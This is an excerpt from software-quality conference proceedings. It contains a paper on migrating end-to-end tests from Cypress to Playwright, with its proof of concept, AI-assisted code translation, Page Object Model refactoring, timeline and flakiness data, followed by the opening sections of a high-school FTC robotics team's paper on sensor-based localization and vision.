4. Microsoft. Prompt Engineering for AI. <https://learn.microsoft.com>
5. Amazon Bedrock Developer Guide. <https://docs.aws.amazon.com/bedrock/>
6. MCP Server Architecture – Amazon Internal Tools
7. Baudry et al. (2024), Generative AI to Generate Test Data Generators — This empirical study evaluated the ability of LLMs to produce test data generators across 11 distinct domains. It found that LLMs are indeed capable of generating realistic and contextually accurate test data when provided with proper prompts or domain-specific context.

Cypress to Playwright migration guide

Ryan Song

ryan.song@iterable.com

Abstract

Cypress has served as our E2E testing tool for several years, offering simplicity and developer-friendly syntax. However, limitations such as performance issues with large test suites, and memory leak have surfaced as our testing needs evolved. To support a smooth transition from Cypress to Playwright as our end-to-end (E2E) testing framework, this proposal outlines the creation of a comprehensive Cypress to Playwright Migration Guide. The guide will serve as a hands-on reference for engineering teams, ensuring minimal disruption, knowledge transfer, and successful re-implementation of tests using Playwright.

Biography

Ryan Song is a Staff Test Engineer at Iterable with over 10 years of experience in the quality engineering field. He has contributed to projects across a wide range of environments—from startups and federal/defense sectors to Fortune 50 enterprises. Ryan is passionate about automation testing and continuous integration/continuous deployment (CI/CD), with a strong focus on system optimization and operations research. He holds a degree in Industrial and Systems Engineering from Texas A&M University and is currently based in Los Angeles.

Hackathon week

During Iterable's hackathon week, our quality engineering team explored whether a faster, more reliable alternative to Cypress could meet our growing testing needs. Cypress had served us well, but as our codebase expanded, we faced slower execution times for large test suites and recurring memory leaks that disrupted CI pipelines. Playwright quickly emerged as the top candidate thanks to its modern architecture, native parallel execution, robust cross-browser support, and strong community. To test its potential, we built a representative set of tests, ran them alongside Cypress, and tracked execution speed and memory usage. The results were clear: Playwright consistently ran faster, used fewer resources, and produced more stable results. This hackathon project provided the technical evidence and team confidence needed to form the cornerstone of our migration plan and begin a strategic, phased transition.

The screenshot shows a Cypress test run interface. At the top, there is a yellow warning box with the text "⚠️ Incomplete". Below this, a list of errors is shown:

- We detected that the Chromium Renderer process just crashed.

Following the error message, there is explanatory text and a troubleshooting section:

This can happen for a number of different reasons.
If you're running lots of tests on a memory intense application.

- Try increasing the CPU/memory on the machine you're running on
- Try enabling experimentalMemoryManagement in your config file.
- Try lowering numTestsKeptInMemory in your config file during '

You can learn more here:
<https://on.cypress.io/renderer-process-crashed>

At the bottom of the screenshot, it says "38 of 181 specs skipped".

Figure 1 Example of Cypress out of memory issue

Introduction of the migration

Our transition from Cypress to Playwright is a deliberate, organization-wide effort to modernize our end-to-end testing framework, improve test performance, and reduce long-term maintenance costs. Cypress served us well for years with its developer-friendly syntax and ease of integration, but as our application and test coverage grew, we began encountering slower execution times, higher resource usage, and recurring memory leaks that affected CI stability. This migration guide is designed to support developers of all experience levels through a structured, practical approach. Migrating to a new framework is not just a technical change—it requires planning, shared understanding, and consistent best practices to ensure long-term success.

Our approach spans five key areas:

1. Proof-of-Concept Validation – Using a PoC to compare Playwright and Cypress head-to-head in speed, memory usage, and stability, providing the technical evidence to secure leadership buy-in.

2. Migration Tooling – Leveraging AI-assisted translation and specialized tools like Cursor.io to accelerate conversion while handling framework-specific differences.
3. Folder & Test Structure Improvements – Refactoring from ad-hoc selectors to a Page Object Model (POM) for cleaner, more maintainable, and scalable tests.
4. Timeline & Strategy – Executing migration in deliberate phases, starting with the most complex tests and including buffer time for staffing changes.
5. Final Touch-Up & Ongoing Support – Delivering documentation, utilities, and stability improvements to ensure long-term adoption and measurable ROI.

1. Proof-of-Concept: Validating Playwright

When adopting a new framework like Playwright, the first and most critical step is to create a proof-of-concept (PoC) that demonstrates clear, measurable value. A migration of this magnitude is more than a tooling swap—it represents an organizational shift that impacts workflows, long-term maintainability, and CI/CD stability. Building trust and confidence early is essential to secure buy-in from both leadership and developers.

Our PoC began after the Iterable's Hackathon Week, when the quality engineering team used the opportunity to evaluate whether Playwright could not only match Cypress's capabilities but also address its long-standing weaknesses. We designed the PoC to cover a range of scenarios, from basic functional tests that confirmed Playwright's syntax and API suitability, to complex cases involving database reads and writes through third-party libraries, and API response interception with mocked data. Each Playwright test was paired with an equivalent Cypress test, run side-by-side, and measured on execution time, CPU usage, and memory consumption.

The results were compelling: Playwright matched all of Cypress's features, performed just as well without running into memory issues, and executed faster in local environments. Its open-source nature also presented cost savings by eliminating hosting fees. We shared these findings in a demo to the engineering organization, emphasizing both the performance improvements and the potential reduction in CI resource usage. To validate the developer experience, we invited several front-end engineers to write Playwright tests and share feedback. Their responses were overwhelmingly positive, further convincing engineering leadership to support the migration.

2. Migration Tooling

Our next focus is migration tooling, because moving large amounts of tests to a new framework is time consuming and complicated. Cypress and Playwright differ substantially in syntax, selector strategies, and architectural patterns, which makes direct translation challenging and prone to subtle errors. We evaluated several migration methods, starting with manual rewriting, which provided high accuracy but was too slow to be practical for hundreds of tests. We also experimented with AI-assisted translation, leveraging GitHub Copilot and ChatGPT to generate Playwright equivalents from Cypress examples. While this approach accelerated the process, it still required manual adjustments to account for framework-specific behaviors—particularly replacing Cypress's implicit assertions with Playwright's explicit expectations.

Ultimately, we adopted Cursor.io, a specialized migration tool that outperformed other options by parsing page structures and auto-generating Playwright code directly from existing Cypress

files. Cursor.io proved especially effective at importing selectors and producing robust test files, though it initially struggled with the complex, custom Cypress utilities our team had developed. Since these utilities had no direct Playwright equivalents, we improved the tool's accuracy by providing targeted training examples and iteratively refining its output.




Figure 2 Ex of using Cursor.io

Notes:

- The POM `PredictiveGoalsPage` provides all locators used by the spec (`full* cards`, `andQueryLocator`, `occurrencesInput`, `popover`, etc.). Methods `getEventText`, `getPurchaseEventText`, `getComparisonOperator`, and `getTimeText` line up with assertions.
- The test uses the `gql` fixture's `mockGQL` correctly with the existing mock JSONs in `playwright/mockData/predictiveGoalsData`.

`predictiveGoals.page.ts` ×

```
playwright > pages > insights > predictiveGoals.page.ts > ...
1 import { Page, Locator, expect } from '@playwright/test';
2
3 export class PredictiveGoalsPage {
4   readonly page: Page;
5
6   // Template cards
7   readonly fullSubscribeTemplateCard: Locator;
8   readonly fullChurnTemplateCard: Locator;
9   readonly fullPurchaseTemplateCard: Locator;
10  readonly subscribeTemplateCard: Locator;
11  readonly churnTemplateCard: Locator;
12  readonly purchaseTemplateCard: Locator;
```

`predictiveGoals.spec.ts M` ×

```
playwright > e2e > insights > predictiveGoals.spec.ts > ...
1 import { test, expect } from '../../../../../fixtures/gql';
2 import { PredictiveGoalsPage } from '../../../../../pages/insights/predictiveGoals.page';
3
```

3. Folder & Test Structure Improvements

Migrating frameworks gave us the perfect opportunity to eliminate technical debt and design a cleaner, more scalable test architecture. In our Cypress implementation, selectors were often hardcoded directly in test files, reusable commands were scattered or duplicated, and updating a single selector could require changes across multiple files—driving up maintenance costs. For Playwright, we adopted the Page Object Model (POM), consolidating selectors and reusable methods into dedicated page classes. This structure centralized selectors by page or component, encapsulated common workflows in utility functions, and maintained a clear separation between test logic and page interaction details. As a result, duplication was significantly reduced, maintainability improved, and scaling the test suite became far more manageable. Now, updating a selector requires changing only one file rather than dozens, lowering the risk of regressions and easing developer frustration.




Figure 3 Example of Page Object Model

4. Migration Timeline & Strategy

A successful migration requires phased execution and proactive risk management. Our Playwright migration began in Q3 2024 with over ten specs migrated—specifically those that had been problematic in Cypress. Tackling the most challenging tests first gave us confidence that Playwright could handle the scenarios where Cypress struggled. During this phase, we also completed draft knowledge transfer documentation and saw the first frontend developers contribute Playwright tests. Once a test was migrated, it was skipped in the Cypress suite to avoid duplication, and by this point, all new end-to-end development had shifted to Playwright with no new Cypress tests being created.

In Q4 2024, we migrated another ten-plus specs, focusing on those that were particularly flaky in Cypress so we could compare their stability in Playwright. By Q1 2025, we had completed migrating all specs owned by embedded teams, meaning the most complex tests were already in Playwright and only stable Cypress tests remained to be moved. Q2 2025 was dedicated to migrating the remaining “other” team-owned specs, but limited QE resources made it challenging to complete the work on schedule.

With our Cypress contract ending in August 2025, we prioritized removing dependency on the Cypress Dashboard by switching to CircleCI’s native parallel test execution. Q3 2025 focused on final cleanup to ensure all remaining Cypress dependencies were removed, and our goal for Q4 2025 is to fully deprecate Cypress and complete the migration.

This phased approach allowed us to validate Playwright's capabilities early, maintain momentum by starting with QE-owned tests, and collaborate effectively with frontend teams on shared cases. Running both frameworks in the CI pipeline throughout the process ensured stability, and adopting CircleCI's test-splitting functionality allowed us to move away from the Cypress Dashboard ahead of schedule. Spanning more than a year, the migration was completed smoothly through structured execution, close collaboration, and strategic use of tooling—without major disruption to delivery timelines.




Figure 4 Timeline of the migration

5. Final Touch-Up and Ongoing Support

Migration completion was not the end of the journey—it marked the beginning of long-term adoption. To ensure Playwright became an integral part of our workflow, we prioritized enablement, stability, and continuous feedback. We created comprehensive documentation covering syntax, best practices, advanced scenarios, and troubleshooting guides to help engineers ramp up quickly. To improve reliability, frontend engineers were encouraged to add data-test IDs to elements, significantly reducing test flakiness. We also developed reusable utilities for complex actions such as file uploads, multi-tab workflows, and conditional waits, enabling teams to write cleaner, more maintainable tests.

To demonstrate the value of the migration, we tracked key metrics including run times, flakiness rates, CI resource usage, and total cost savings. This data provided clear evidence of efficiency gains and return on investment for engineering leadership. An open feedback channel allowed us to refine utilities and documentation based on real-world usage, ensuring Playwright became not just a replacement for Cypress, but a sustainable and scalable foundation for our test automation strategy.

SPEC FILES	TOTAL RUNS	FAILURE RATE
195 specs	61	5% 
195 specs	604	8% 
195 specs	481	11% 
195 specs	535	11% 
195 specs	531	14% 
195 specs	411	13% 
195 specs	603	15% 
196 specs	515	8% 
188 specs	515	21% 
188 specs	516	16% 

Figure 5 Flaky test percentage when running only running Cypress




Figure 6 After migrating the flaky tests to Playwright, both jobs are running 100% success rate on the master branch

Highlight of the comparison

Cypress offers strong debugging capabilities through its interactive Test Runner, which includes time-travel debugging and detailed DOM snapshots. The paid version also provides enhanced customer support, making it appealing for teams that value responsive assistance. However, Cypress can face performance bottlenecks at scale, particularly with large test suites or memory-intensive tests. Additionally, advanced features such as test recording, parallelization, and analytics are locked behind the paid Cypress Dashboard, adding ongoing costs.

Playwright, on the other hand, is fully open-source with no paid tiers, providing all core features, including parallelization and reporting, at no additional cost. Its powerful API supports network interception, native event handling, file uploads, geolocation simulation, and more, while also delivering better performance at scale with efficient parallel execution and lower memory overhead compared to Cypress. That said, Playwright offers fewer built-in debugging tools, lacking Cypress's time-travel DOM snapshots, though its trace viewer provides an alternative. It is also less opinionated, requiring teams to make more decisions about test structure, best practices, and configuration, which can lengthen the onboarding process for new users.

Conclusion

Our migration from Cypress to Playwright was more than a framework switch—it was a transformation in how we approach end-to-end testing. By starting with a proof-of-concept,

leveraging migration tooling, and refactoring our test architecture, we built a foundation that is faster, more stable, and easier to maintain. Careful planning and phased execution allowed us to manage risks, handle staffing changes, and avoid disruptions to delivery timelines, while continuous documentation, enablement, and feedback ensured that Playwright adoption was both smooth and sustainable.

The results speak for themselves: reduced flakiness, faster execution times, improved maintainability, and tangible cost savings in CI resources. More importantly, the migration set the stage for long-term scalability, enabling our quality engineering team to keep pace with product growth and evolving business needs. This initiative was not simply about replacing a tool—it was about investing in a testing culture that prioritizes reliability, performance, and adaptability, ensuring our organization remains well-positioned for the future.

Reference

1. Cypress Documentation – Why Cypress? <https://docs.cypress.io/app/get-started/why-cypress>
2. Playwright Documentation – Getting Started with Playwright <https://playwright.dev/docs/intro>
3. CircleCI Documentation – Test Splitting and Parallelism <https://circleci.com/docs/parallelism-faster-jobs>
4. Testomat.io – Page Object Model Pattern in JavaScript with Playwright <https://testomat.io/blog/page-object-model-javascript-with-playwright/>

A Data-Driven Approach to Enhance Robotic Software Through Quality Intelligence

Havish Sripada¹, Sophia Lee², Jayden Mei³, Thilan Wijeratne²

revampedrobotics@gmail.com

Abstract

Robotic software plays a critical role in controlling hardware and enabling robots to interact with the physical world to perform complex tasks. The software must evolve to manage real-world uncertainty: sensor malfunction, environmental variation, and hardware imperfections. This paper explores how the integration of Quality Intelligence (QI), a data-driven approach combining automated sensing, control feedback, and predictive modeling, can enhance software quality in robotics.

Drawing from the experience of FTC team RevAmped Robotics, we detail how techniques such as vision-assisted alignment, Inertial Measurement Unit (IMU) based localization, and automated tuning enhanced robot consistency and efficiency. Using encoders, IMUs, and cameras, along with data logging, the team tracked robot movement speed and measured errors. Vision processing enabled object detection and real-time adjustment. Specialized automated tuning programs helped the team tune the robot's parameters for consistency. Virtual physics-based simulations based on predictive modeling streamlined testing and design decisions. By adopting these advanced methodologies, the team significantly improved the robot's autonomous capabilities and overall reliability, demonstrating how QI can serve as a catalyst for smarter, more efficient robotics development.

Biography

The authors are dedicated high school students from Revamped Robotics, a FIRST Tech Challenge (FTC) team from Portland, Oregon, competing at state and world championship levels with distinction. Over eight years, they have advanced to the FTC World Championships five times, earning recognition for innovative designs, programming excellence, and community impact. In 2025, they won the Oregon FTC Championship and the prestigious Inspire Award, the event's highest honor. Their success comes from a refined design and build process that balances speed, efficiency, and top-tier software quality. Beyond competitions, they inspire future STEM leaders through outreach, mentoring, hands-on education, and driving innovation in their community.

¹ Jesuit High School, Portland, Oregon

² Sunset High School, Portland, Oregon

³ Westview High School, Portland, Oregon

1. Introduction

1.1 FIRST Tech Challenge Background

It has long been recognized that experiential and hands-on education provides superior motivation for learning new material by providing real-world meaning to otherwise abstract knowledge. Robotics is an effective tool for hands-on learning, not only robotics itself but also of general topics in Science, Technology, Engineering, and Mathematics (STEM). Learning with robotics gives students an opportunity to engage in real-life problems that require STEM knowledge. FIRST is among the broad spectrum of avenues for pursuing robotics at the pre-university level to promote STEM worldwide. FIRST stands for "For Inspiration and Recognition of Science and Technology" and is an international youth organization focused on developing ways to inspire students in engineering and technology fields [1]. The FIRST Tech Challenge (FTC) is designed for students in grades 7–12 working in teams to compete on a playing field. Teams are responsible for designing, building, and programming their robots to compete in an alliance format against other teams. The robot kit is programmed using Java. Teams, including coaches, mentors, and volunteers, are required to develop strategies and build robots based on sound engineering principles. The goal of FTC is to reach more young people with an accessible opportunity to discover the excitement and rewards of STEM.

1.2 Match Objectives

The FTC competition field is 12' x 12'. Each match is played with four randomly selected teams, two per alliance. Four 18" x 18" robots must be able to navigate around each other without breaking when hit by another robot.




Figure 1. FTC field setup for the 2023-2024 FTC season [2]

Figure 1 shows the field setup for the 2024-25 FTC season. The FTC robot game is composed of two phases: (1) the autonomous phase and (2) the driver-controlled tele-operation phase. Throughout the two periods, the robot intakes scoring elements, called samples, from a large structure in the center of the field called the submersible. The robot can then score by either depositing these samples into baskets or attaching these samples to black clips to convert them to "specimen", which can be scored on the rungs, the colored trusses at the sides of the submersible. During the last 30 seconds of the game, the robot can gain additional points by fully suspending itself off the ground by hanging from the top of the submersible.

1.3 Autonomous Optimization

The thirty-second autonomous period has always played a crucial role in maximizing points in a match. This season, its importance increased significantly, as points scored during the autonomous period doubled.

Thus, the team focused on enhancing the reliability and precision of the robot's autonomous pathway by tackling the foundations of accurate and consistent autonomous performance: localization, robotic intelligence, and path-following.

The rest of the paper is organized as follows: we cover the enhancements done to localization methods in Section 2, application of vision processing in Section 3, a custom fastest path algorithm in Section 4, and enhancements to robotic subsystems through automated tuning in Section 5.

1.4 Quality Intelligence (QI)

The standard definition of quality intelligence refers to the integration of data-driven approaches like sensory input, data logging, and predictive modeling to analyze, monitor, and improve system software quality. In robotics, QI plays a vital role in the creation of high levels of software quality, enabling robotics systems to respond to real-world dynamic environments by enhancing consistency, adaptability, and precision.

2. Optimizing Autonomous Localization

In past seasons, the team utilized three encoder wheels with odometry [3] to track the robot's change in position on the field. One wheel would be used to measure the robot's forward motion, another its sideways motion, and the last one its heading. Even though the encoders worked relatively well, the team often experienced issues such as wheel slippage, collisions with game elements, inconsistent contact with the field surface, and other problems, which reduced the accuracy of the encoder's position measurements and caused the robot to drift from the desired autonomous path.

2.1 Implementing Pinpoint Sensor and Path Correcting Library

To remedy these issues, the team decided to implement the GoBilda Pinpoint sensor [4] in conjunction with Pedro Pathing [5], a software library for trajectory following. The pinpoint sensor features a built-in IMU that directly measures the robot's precise rotation speed and direction, resulting in significantly more reliable heading tracking. Having an accurate way to track heading is crucial, as even a 2-degree angular error can cause the robot to move diagonally and drift away from an intended straight path. Additionally, the GoBilda Pinpoint sensor measures the robot's position at a frequency of 1,500 Hz, which is approximately five times faster than encoder wheels that measure around 300 Hz. This faster update rate per second enables the robot to track its position on the field more accurately, as there is less time for errors to accumulate between updates. When the pinpoint sensor is paired with Pedro Pathing, the system demonstrates Quality Intelligence by continuously evaluating its position and heading, comparing them to the intended trajectory, and adjusting motor power to correct deviations. This enables the robot to maintain a precise path autonomously throughout the auto period.

2.2 Localization Performance Experiment

To test how effective the Pinpoint sensor is compared to the traditional three encoder wheels for tracking the robot's position, heading, and accuracy in reaching the intended destination, the team ran an experiment using both localization methods on the same drivetrain. The robot was pre-programmed to follow a path that includes straight lines, turns, speed changes, and a destination, simulating a real autonomous path. The field contained randomly placed scoring elements to account for possible collisions that could occur in a real match. The team ran the pre-programmed path 30 times, 15 times using only the Pinpoint sensor and 15 times using only the encoder wheels, and recorded the distance and orientation from the robot's final position to the intended destination after each run. The experiment was designed to test and compare the accuracy, consistency, and error correction abilities of each localization method. Figure 2 shows the results of the experiment.




Figure 2. Pinpoint path-following Vs. Three-Wheel path-following

The graph clearly shows that the average path deviation when utilizing the three encoder wheels is approximately 5.8 cm, nearly twice that of the Pinpoint sensor, which is around 3.1 cm. There was no significant difference in heading errors of the two localization systems. This indicates that the Pinpoint sensor, when paired with Pedro Pathing, significantly improves the robot's path-following accuracy compared to the conventional three-wheel encoder system.

3. Vision Processing and Robot Intelligence

To further enhance the autonomous performance of the robot, the team implemented computer vision to facilitate the robot's intelligence in identifying and intakeing game elements. One of the most significant challenges in the autonomous period of FTC is adapting in real time to field variables. Being based fully on preprogrammed instructions, the autonomous needed to be input-driven to ensure adaptability. Computer vision integrated with OpenCV [6] enables our robot to accurately detect, classify, and react to game elements, especially in the submersible. This amount of robot processing and information enables the robot to make decisions autonomously, accurately, and in real time.

3.1 Implementation of Computer Vision

